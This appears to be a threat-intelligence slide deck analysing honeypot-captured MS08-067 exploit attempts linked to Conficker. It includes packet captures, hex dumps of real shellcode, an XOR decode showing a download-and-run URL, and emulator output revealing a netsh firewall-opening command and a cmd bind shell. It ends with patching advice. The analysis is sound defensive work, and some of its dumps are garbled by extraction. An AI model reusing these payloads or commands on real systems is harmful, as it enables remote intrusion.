
Tagged as Conficker spread related IP counts in *GreyNoise* DB



MS08-067 Attack We Hunted from the End of 2023 to the Beginning of 2024

Our Hunting Engines

We collect internet threats from over **350** hunting engines in **15** countries



Hunted MS08-067 Exploit Payload Related to Conficker

44	4.279449	4555	DCERPC	186 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 428
45	4.580858	445	SRVSVC	846 NetPathCanonicalize request
46	4.614614	9885	TCP	74 47333 → 9885 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SAC
47	4.618146	4555	TCP	54 445 → 4555 [ACK] Seq=1263 Ack=2349 Win=36432 Len=0
48	4.872252	47333	TCP	78 9885 → 47333 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 M
49	4.872303	9885	TCP	66 47333 → 9885 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=
50	4.872405	9885	HTTP	192 GET /mtuvx HTTP/1.1
51	5.141722	47333	TCP	152 9885 → 47333 [PSH, ACK] Seq=1 Ack=127 Win=65409 Len=8
52	5.141766	9885	TCP	66 47333 → 9885 [ACK] Seq=127 Ack=87 Win=29312 Len=0 TSv
53	5.224236	47333	TCP	1514 9885 → 47333 [ACK] Seq=87 Ack=127 Win=65409 Len=1448
54	5.224271	9885	TCP	66 47333 → 9885 [ACK] Seq=127 Ack=1535 Win=32128 Len=0 T
55	5.400487	47333	TCP	1514 9885 → 47333 [ACK] Seq=1535 Ack=127 Win=65409 Len=144

```
>
>
>
>
> NetBIOS Session Service
> SMB (Server Message Block Protocol)
> SMB Pipe Protocol
> Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Si
> Server Service, NetPathCanonicalize
  Operation: NetPathCanonicalize (31)
    > Pointer to Server Unc (uint16)
      Max Count: 305
      Offset: 0
      Actual Count: 305
      Path [truncated]: \英典鞣臆捨建犂剂汚渠慵湏其鯀畏奄禱暈癘橄桩墜空畹睇挖渾慙捕尿硃奎厓泱划渾
      Maxbuf: 799
      Max Count: 2
      Offset: 0
      Actual Count: 2
      Prefix: \
```

Vulnerable RPC function and
exploit payload with shellcode

```
00c0 5c 00 ..1.... ..1...\
00d0 58 59 75 63 75 48 4e 44 68 63 4a 47 77 43 42 52 XYucuHND hcJGwCBR
00e0 47 67 68 6e 75 61 48 6d 76 51 54 4c 4f 75 44 59 GghnuaHm vQTLouDY
00f0 57 46 55 66 6e 76 54 6a 69 68 66 58 4c 55 79 75 WFUfnvTj ihfXLUyu
0100 47 77 62 62 4b 73 59 61 45 63 58 67 53 78 4e 59 GwbbKsYa EcXgSxNY
0110 7a 58 79 6d 72 70 52 6e 71 4a 49 70 51 4e 49 64 zXymrpRn qJIpQNIId
0120 59 6d 6f 51 61 66 71 46 54 77 50 65 6a 65 4c 75 YmoQafqF TwPejeLu
0130 4a 4c 44 42 e8 ff ff ff ff c2 5f 8d 4f 10 80 31 Jldb.... .._0..1
0140 c4 41 66 81 39 4d 53 75 f5 38 ae c6 9d a0 4f 85 Af9MSu .8...0.
0150 ea 4f 84 c8 4f 84 d8 4f c4 4f 9c cc 49 73 65 c4 .0..0..0 .0..Ise.
0160 c4 c4 2c ed c4 c4 c4 94 26 3c 4f 38 92 3b d3 57 .,..... &<08.;.W
0170 47 02 c3 2c dc c4 c4 c4 f7 16 96 96 4f 08 a2 03 G.,.... ....0...
0180 c5 bc ea 95 3b b3 c0 96 96 95 92 96 3b f3 3b 24 ....;... ....;.$
0190 69 95 92 51 4f 8f f8 4f 88 cf bc c7 0f f7 32 49 i..Q0..0 .....2I
01a0 d0 77 c7 95 e4 4f d6 c7 17 cb c4 04 cb 7b 04 05 .w...0.. .....{..
01b0 04 c3 f6 c6 86 44 fe c4 b1 31 ff 01 b0 c2 82 ff .....D.. .1.....
01c0 b5 dc b6 1f 4f 95 e0 c7 17 cb 73 d0 b6 4f 85 d8 ....0... ..s..0..
01d0
01e0
01f0
0200
0210 52 6a 77 54 4d 6b 69 58 48 46 69 49 61 47 74 4e RjwTMkiX HFiIaGtN
0220 76 5a 7a 4d 79 50 61 4d 48 4c 61 65 6f 54 71 48 v7zMyPaM HlaaToH
```


Hunted MS08-067 Exploit Payload Related to Conficker

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	5C	00	58	59	75	63	75	48	4E	44	68	63	4A	47	77	43	\\.XYucuHNDhcJGwC
00000010	42	52	47	67	68	6E	75	61	48	6D	76	51	54	4C	4F	75	BRGghnuaHmvQTLou
00000020	44	59	57	46	55	66	6E	76	54	6A	69	68	66	58	4C	55	DYWFUfnvTjihfXLU
00000030	79	75	47	77	62	62	4B	73	59	61	45	63	58	67	53	78	yuGwbbKsYaEcXgSx
00000040	4E	59	7A	58	79	6D	72	70	52	6E	71	4A	49	70	51	4E	NYzXymrpRngJIpQN
00000050	49	64	59	6D	6F	51	61	66	71	46	54	77	50	65	6A	65	IdYmoQafqFTwPeje
00000060	4C	75	4A	4C	44	42	E8	FF	FF	FF	FF	C2	5F	8D	4F	10	LuJLDBèyyyyyÂ .O.
00000070	80	31	C4	41	66	81	39	4D	53	75	F5	38	AE	C6	9D	A0	€lÄAf.9MSuö80E.
00000080	4F	85	EA	4F	84	C8	4F	84	D8	4F	C4	4F	9C	CC	49	73	O...ëO,,ËO,,80ÄOæIIIs
00000090	65	C4	C4	C4	2C	ED	C4	C4	C4	94	26	3C	4F	38	92	3B	eÄÄÄ,iÄÄÄ"æ<08';
000000A0	D3	57	47	02	C3	2C	DC	C4	C4	C4	F7	16	96	96	4F	08	ÓWG.Ä,ÜÄÄÄ÷.--O.
000000B0	A2	03	C5	BC	EA	95	3B	B3	C0	96	96	95	92	96	3B	F3	ç.Ä4è*;*Ä---*'--;ç
000000C0	3B	24	69	95	92	51	4F	8F	F8	4F	88	CF	BC	C7	0F	F7	;Si*'QO.80^I4Ç.÷
000000D0	32	49	D0	77	C7	95	E4	4F	D6	C7	17	CB	C4	04	CB	7B	2IDwÇ*aoÖÇ.ËÄ.Ëf
000000E0	04	05	04	C3	F6	C6	86	44	FE	C4	B1	31	FF	01	B0	C2	...ÄöÆ+DpÄ+ly.°Ä
000000F0	B2	FF	B5	DC	B6	1F	4F	95	E0	C7	17	CB	73				,yuÜq.O*àÇ.Ës8PQ
00000100																	
00000110																	
00000120																	
00000130																	
00000140	53	48	52	6A	77	54	4D	6B	69	58	48	46	69	49	61	47	SHRjwTMkiXHFiIaG

Recipe

From Hex

Delimiter
Auto

XOR

Key
c4

HEX ▾

Scheme
Standard

☐ Null preserving

To Hexdump

Width
16

☐ Upper case hex

☐ Include final length

☐ UNIX format

Input

38 AE C6 9D A0 4F 85 EA 4F 84 C8 4F 84 D8 4F C4 4F 9C CC 49 73 65 C4 C4 C4 2C
ED C4 C4 C4 94 26 3C 4F 38 92 3B D3 57 47 02 C3 2C DC C4 C4 C4 F7 16 96 96 4F
08 A2 03 C5 BC EA 95 3B B3 C0 96 96 95 92 96 3B F3 3B 24 69 95 92 51 4F 8F F8
4F 88 CF BC C7 0F F7 32 49 D0 77 C7 95 E4 4F D6 C7 17 CB C4 04 CB 7B 04 05 04
C3 F6 C6 86 44 FE C4 B1 31 FF 01 B0 C2 82 FF B5 DC B6 1F 4F 95 E0 C7 17 CB 73



Output

00000000 fc 6a 02 59 64 8b 41 2e 8b 40 0c 8b 40 1c 8b 00 |üj.Yd.A..@...|
00000010 8b 58 08 8d b7 a1 00 00 00 e8 29 00 00 00 50 e2 |.X...;...è)...Pä|
00000020 f8 8b fc 56 ff 17 93 83 c6 07 e8 18 00 00 00 33 |ø.ÜVY...Æ.è...3|
00000030 d2 52 52 8b cc 66 c7 01 78 2e 51 ff 77 04 52 52 |ðRR.Ïfç.x.Qÿw.RR|
00000040 51 56 52 ff 37 ff e0 ad 51 56 95 8b 4b 3c 8b 4c |QVRy7ÿà.QV..K<.L|
00000050 0b 78 03 cb 33 f6 8d 14 b3 03 51 20 8b 12 03 d3 |.x.Ë3ö...³.Q ...Ó|
0f 00 c0 0f bf c0 c1 c0 07 32 02 42 80 3a 00 75 |..Ä.¿ÄÄ.2.B.:.u|
f5 3b c5 74 06 46 3b 71 18 72 db 8b 51 24 03 d3 |ö;Ät.F;q.rÜ.Q\$.Ó|
0f b7 14 72 8b 41 1c 03 c3 8b 04 90 03 c3 5e 59 |...r.A..Ä....Ä^Y|
c3 60 a2 8a 76 26 80 ac c8 75 72 6c 6d 6f 6e 00 |Ä`ç.v&.-EurImon.|
[.]Uhttp://
:9885/mt|
uvx. |

```
tony@tony-honeypotexp:~/temp$ speakeasy -r -t payload_shellcode.bin -a x86
* exec: shellcode
0x103b: 'kernel32.LoadLibraryA("urlmon")' -> 0x54500000
0x770014c7: 'urlmon.URLDownloadToFileA(0x0, "http://[REDACTED]:9885/mtuvx", "x.", 0x0, 0x0)' -> 0x0
0x77005df: 'kernel32.LoadLibraryA("x.")' -> 0x0
0x2e78: 'kernel32.ExitThread(0x0)' -> None
0x2e78: 'kernel32.ExitThread(0x0)' -> None
* Finished emulating
```

Hunted Conficker Spreading Events Sources

Top 20 Attack Source Countries



About **7.5%** IP addresses of attack sources could be categorized to industry categories

Hunted Conficker Samples Through MS08-067

Classified By Microsoft	Classified By Symantec	Propagation Methods	Difference
Conficker A	Downadup.A	✓ MS08-067	
Conficker B	Downadup.B	✓ MS08-067 ✓ SMB brute force ✓ Removable media	• Add propagation methods
Conficker C	Downadup.B++	✓ MS08-067 ✓ SMB brute force ✓ Removable media	• Use named pipe to retrieve URL for download binary
Conficker D	Downadup.C	None	



<https://en.wikipedia.org/wiki/Conficker>

TXOne Networks | Keep the Operation Running
Symantec - The Downadup Codex v2.0

<https://www.csl.sri.com/users/vinod/papers/Conficker/index.html>

<https://www.csl.sri.com/users/vinod/papers/Conficker/addendumC/index.html>

Hunted Conficker Samples Through MS08-067



- Collected **430** samples with **37** unique hash values from Dec. 2023 to Mar. 2024
- Variants classification follow Microsoft
- Most samples packed with compression packer

Another Attack with MS08-067 Exploit Payload – Step 1

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text loc_12F: ; CODE XREF: seg000:000000A1↑p
00000000 5C 00 59 76 42 44 56 4B 47 4F 62 69 69 44 4D 61 \.YvBDVKGOBiiDMA
00000010 6C 5A 41 50 52 6C 44 41 4D 4A 64 68 4F 65 73 62 1ZAPR1DAMJdhOesb
00000020 69 45 6A 64 77 6E 43 50 68 5A 50 42 78 48 42 69 iEjdwnCPH2PBxHBI
00000030 47 42 4B 67 6A 46 48 4B 59 5A 71 5A 6C 63 62 50 GBKgjFHKYZqZlcbP
00000040 64 4F 72 58 77 76 44 54 56 54 58 4E 64 51 59 62 dOrXwvDTVTXNdQYb
00000050 4A 79 6D 66 4D 41 56 62 6E 58 71 66 71 73 63 53 JymfMAVbnXqfqcS
00000060 67 46 79 55 59 58 F9 74 1D 8D 77 4E 86 FC 66 27 gFyUYXùt..wNt'if'
00000070 9F 7C 35 74 3F 7E 4B 71 09 D3 C1 E0 14 B5 9B 7D Y|5t?~Kq.ÔÀà.µ>
00000080 1C A8 B2 76 15 78 47 B9 77 42 B1 72 05 75 04 7F .''v.xG³wB±r.u..
00000090 3D B3 73 28 E2 3C 81 EB 25 88 E1 2C 96 B9 E3 42 =³s(â<.ë%â,~¹ãB
000000A0 F9 91 97 7A 04 92 99 4F 7B 37 3F 10 D4 70 2D BA ù'~z.'³O{7?.Ôp~o
000000B0 35 79 1D 0C 67 B6 4E 41 02 FC 7C 14 1C 32 D6 B8 5y..gINA.ü|.2Ö,
000000C0 B1 A9 4A 34 43 F5 48 9F 90 BF 46 93 49 27 05 BB ±0J4CÔHÿ.¿F"I'.»
000000D0 47 FD 20 D5 B0 B5 B4 15 4B A8 24 8D BE 0B F8 66 Gy Ô°µ'.K"$.¾.øf
000000E0 98 B7 B2 9B 6A 3F 59 D9 EE D9 74 24 F4 5B 81 73 ~.²>j?YÜ1Ût$ô[.s
000000F0 13 EB C8 B2 91 83 EB FC E2 F4 6A 0C E6 63 14 37 .ëÈ²'fëüâôj.æc.7
00000100 33 75 1B 37 4D 6E 17 20 3B 91 EB C8 D2 18 0E F9 3u.7Mn. ; 'ëÈÖ..ù
00000110 60 F5 60 9A 82 1A B9 C4 39 C3 FF 43 C0 B9 E4 7F 'ô`š,.¹Ä9ÄÿCÀ²ä.
00000120 F8 B7 DA 37 83 51 47 F4 D3 ED E9 E4 92 50 24 C5 ø·Û7fQGôÔiëä'P$Ä
00000130 B3 56 09 38 E0 C6 60 9A A2 1A A9 F4 B3 41 60 88 ²V.8àÆ`šç.©ô³A`^
00000140 CA 14 2B BC F8 90 3B 98 39 D9 F3 43 EA B1 EA 1B È.†±ø.;~9ÜóCê±ê.
00000150 51 AD A2 43 86 1A EA 1E 83 6E DA 08 1E 50 24 C5 tony@tony-honeypotexp:~/temp$ speakeasy -r -t another_shellcode.bin -a x86
00000160 B3 56 D3 28 C7 65 E8 B5 4A AA 96 EC C7 73 B3 43 * exec: shellcode
00000170 EA B5 EA 1B D4 1A E7 83 39 C9 F7 C9 61 1A EF 43 0x1140: 'kernel32.WinExec("netsh firewall add portopening TCP 5155 spools", 0x1)' -> 0x20
00000180 B3 41 62 8C 96 B5 B0 93 D3 C8 B1 99 4D 71 B3 97 0x114c: 'kernel32.GetVersion()' -> 0x1db10106
00000190 E8 1A F9 23 34 CC 81 C9 3F 14 52 C8 B2 91 BB A0 * Child process timeout reached after 60 seconds
000001A0 83 1A 84 4F 4D 44 50 28 AF BB E1 A0 14 04 56 55 * Timeout of 60 sec(s) reached.
000001B0 4D 44 D7 CE CE 9B 6B 33 52 E4 EE 73 F5 82 99 A7 * Finished emulating
000001C0 D8 91 B8 37 67 FF 8E BC C1 F9 CB AE DB E3 8E BF
000001D0 D3 FD 87 E8 D3 F5 8F E8 C2 FE 99 BC DD E1 8E A6
000001E0 DB FF 8C E8 E6 D2 BB E8 87 A0 DE FD 92 E2 9B A7
000001F0 DD FD 98 C8 B2 91 5C 00 2E 00 2E 00 5C 00 2E 00
00000200 3F 60 5C 60 41 60 43 60 50 60 53 60 57 60 50 60
```

Payload seems generated by Metasploit Framework

>set payload windows/exec

Another Attack with MS08-067 Exploit Payload – Step 2

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	5C	00	51	77	4B	54	74	4C	6A	77	44	62	49	46	67	6E	\.QwKtLjwDbIFgn
00000010	68	63	43	46	7A	77	69	47	74	73	64	76	45	69	42	68	hcCFzwiGtsdvEiBh
00000020	48	42	75	52	63	51	72	74	44	6D	57	47	6B	61	6B	46	HBUrcQrtDmWGkakF
00000030	73	42	66	4A	6F	51	53	4E	6B	5A	46	50	46	46	74	62	sBfJoQSNkZFPFFtb
00000040	67	78	48	73	6B	69	7A	4E	6F	6F	48	66	6A	66	45	59	gxHskizNooHfjFEY
00000050	71	48	48	43	58	62	70	63	61	45	69	4F	46	50	43	55	qHHCXbpcEioFPCU
00000060	75	52	42	65	48	48	46	47	22	D5	99	43	35	B9	96	25	uRBeHHFG"Ô"CS[-%
00000070	B8	2C	B3	2D	BA	66	B7	BB	B1	4B	67	97	6A	59	59	D9	,,°f.»±Kg-jYYU
00000080	EE	D9	74	24	F4	5B	81	73	13	30	AA	51	4D	83	EB	FC	Ût\$ô[.s.0°QMfëÜ
00000090	E2	F4	B1	6E	05	BF	CF	55	D0	A9	C0	55	AE	B2	CC	42	âô±n.¿IUD@AU@°IB
000000A0	D8	4D	30	AA	31	C4	D5	9B	83	29	BB	F8	61	C6	62	A6	ØM0°1ÄO>f)°æaEb!
000000B0	DA	1F	24	21	23	65	3F	1D	1B	6B	01	55	60	8D	9C	96	Ü.\$.!#e?.k.U°.œ
000000C0	30	31	32	86	71	8C	FF	A7	50	8A	D2	5A	03	1A	BB	F8	012+qGÿSP\$ÖZ..»
000000D0	41	C6	72	96	50	9D	BB	EA	29	C8	F0	DE	1B	4C	E0	FA	ÆEr-P.»è)ÈðP.Läu
000000E0	DA	05	28	21	09	6D	31	79	B2	71	79	21	65	C6	31	7C	Ü.(!.mly°qy!eEl
000000F0	60	B2	01	6A	FD	8C	FF	A7	50	8A	08	4A	24	B9	33	D7	°°.jýGÿSP\$.J\$°3*
00000100	A9	76	4D	8E	24	AF	68	21	09	69	31	79	37	C6	3C	E1	ØvMŽ\$~h!.ily7E<â
00000110	DA	15	2C	AB	82	C6	34	21	50	9D	B9	FF	75	69	6B	F1	Ü..«.E4!P.°iuiKf

```
mov     ecx, 2CB82596h
mov     bl, 2Dh ; '-'
mov     edx, 0B18BB766h
dec     ebx
db      67h
xchg    eax, edi
push    59h ; 'Y'
pop     ecx
```

Encoded size

```
fldz
fnstenv byte ptr [esp-0Ch]
pop     ebx

; CODE XREF: s
xor     dword ptr [ebx+13h], 4D51AA30h
sub     ebx, 0FFFFFFFCh
loop    loc 19
```

```
mov     cl, 6Eh ; 'n'
add     eax, 0D055CFBFh
test    eax, 0B2AE55C0h
int     3                ; Trap to Debugger
```

Encoded size

Feature of encoder

```
fncstenv mov
```

Encoded asm code

```

00000120 30 14 6A FB AE AD 68 F5 0B C tony@tony-honeypotexp:~/temp$ speakeasy -r -t another_shellcode2.bin -a x86
00000130 63 4D 30 C2 26 3E 02 F5 05 2 * exec: shellcode
00000140 E9 DD 31 AA 51 64 F4 FE 01 2 0x10d3: 'kernel32.LoadLibraryA("ws2_32")' -> 0x78c00000
00000150 01 1D 60 FA 11 1D 70 FA 39 A 0x10e3: 'ws2_32.WSASStartup(0x190, 0x1203098)' -> 0x0
00000160 96 7C EB F9 39 4F 30 BE 72 C 0x10f2: 'ws2_32.WSASetSocketA("AF_INET", "SOCK_STREAM", 0x0, 0x0, 0x0, 0x0)' -> 0x4
00000170 93 96 07 CD AE 98 63 FD 39 F 0x1109: 'ws2_32.bind(0x4, "0.0.0.0:5155", 0x10)' -> 0x0
00000180 02 1A 58 DE BD 76 D1 55 84 1 0x1112: 'ws2_32.listen(0x4, 0x0)' -> 0x0
00000190 30 B2 E5 C2 32 20 54 AA D8 A 0x111c: 'ws2_32.accept(0x4, 0x0, 0x0)' -> 0x8
000001A0 43 14 66 48 AC 2B F7 EE 75 7 0x1126: 'ws2_32.closesocket(0x4)' -> 0x0
000001B0 97 4D 74 FE 01 1B 66 FC 17 1 0x1159: 'kernel32.CreateProcessA(0x0, "cmd", 0x0, 0x0, 0x1, 0x0, 0x0, 0x0, 0x1203048, 0x1203038)' -> 0x1
000001C0 28 81 0F 2C AE 98 B9 4A 1F 1 0x1167: 'kernel32.WaitForSingleObject(0x220, 0xffffffff)' -> 0x0
000001D0 4C 2D CF 7F EA AD 2D 80 5B 2 0x1173: 'kernel32.GetVersion()' -> 0x1db10106
000001E0 6D 4B 4C A0 D1 B6 D0 DF 54 F * Child process timeout reached after 60 seconds
000001F0 02 B2 E5 AA 51 4D 5C 00 2E 0 * Timeout of 60 sec(s) reached.
00000200 2E 00 5C 00 41 00 4B 00 44 0 * Finished emulating

```




>set payload windows/meterpreter/bind_tcp

Mitigation of Related Threats

Mitigation of MS08-067 Threat

- **Update** and **patch** the systems to the latest version
- Check all the assets and make sure there is **no legacy system publicly accessible on the Internet**, especially Windows SMB ports (TCP/139, 445)
 - Avoid weak/collected passwords
- If assets need to face the Internet, make sure the **access control configuration** (e.g., ACL) is set properly
- Install **IPS/IDS** (e.g., Snort) in the network if possible

Snort Rules for Mitigating MS08-067 and Conficker Threats

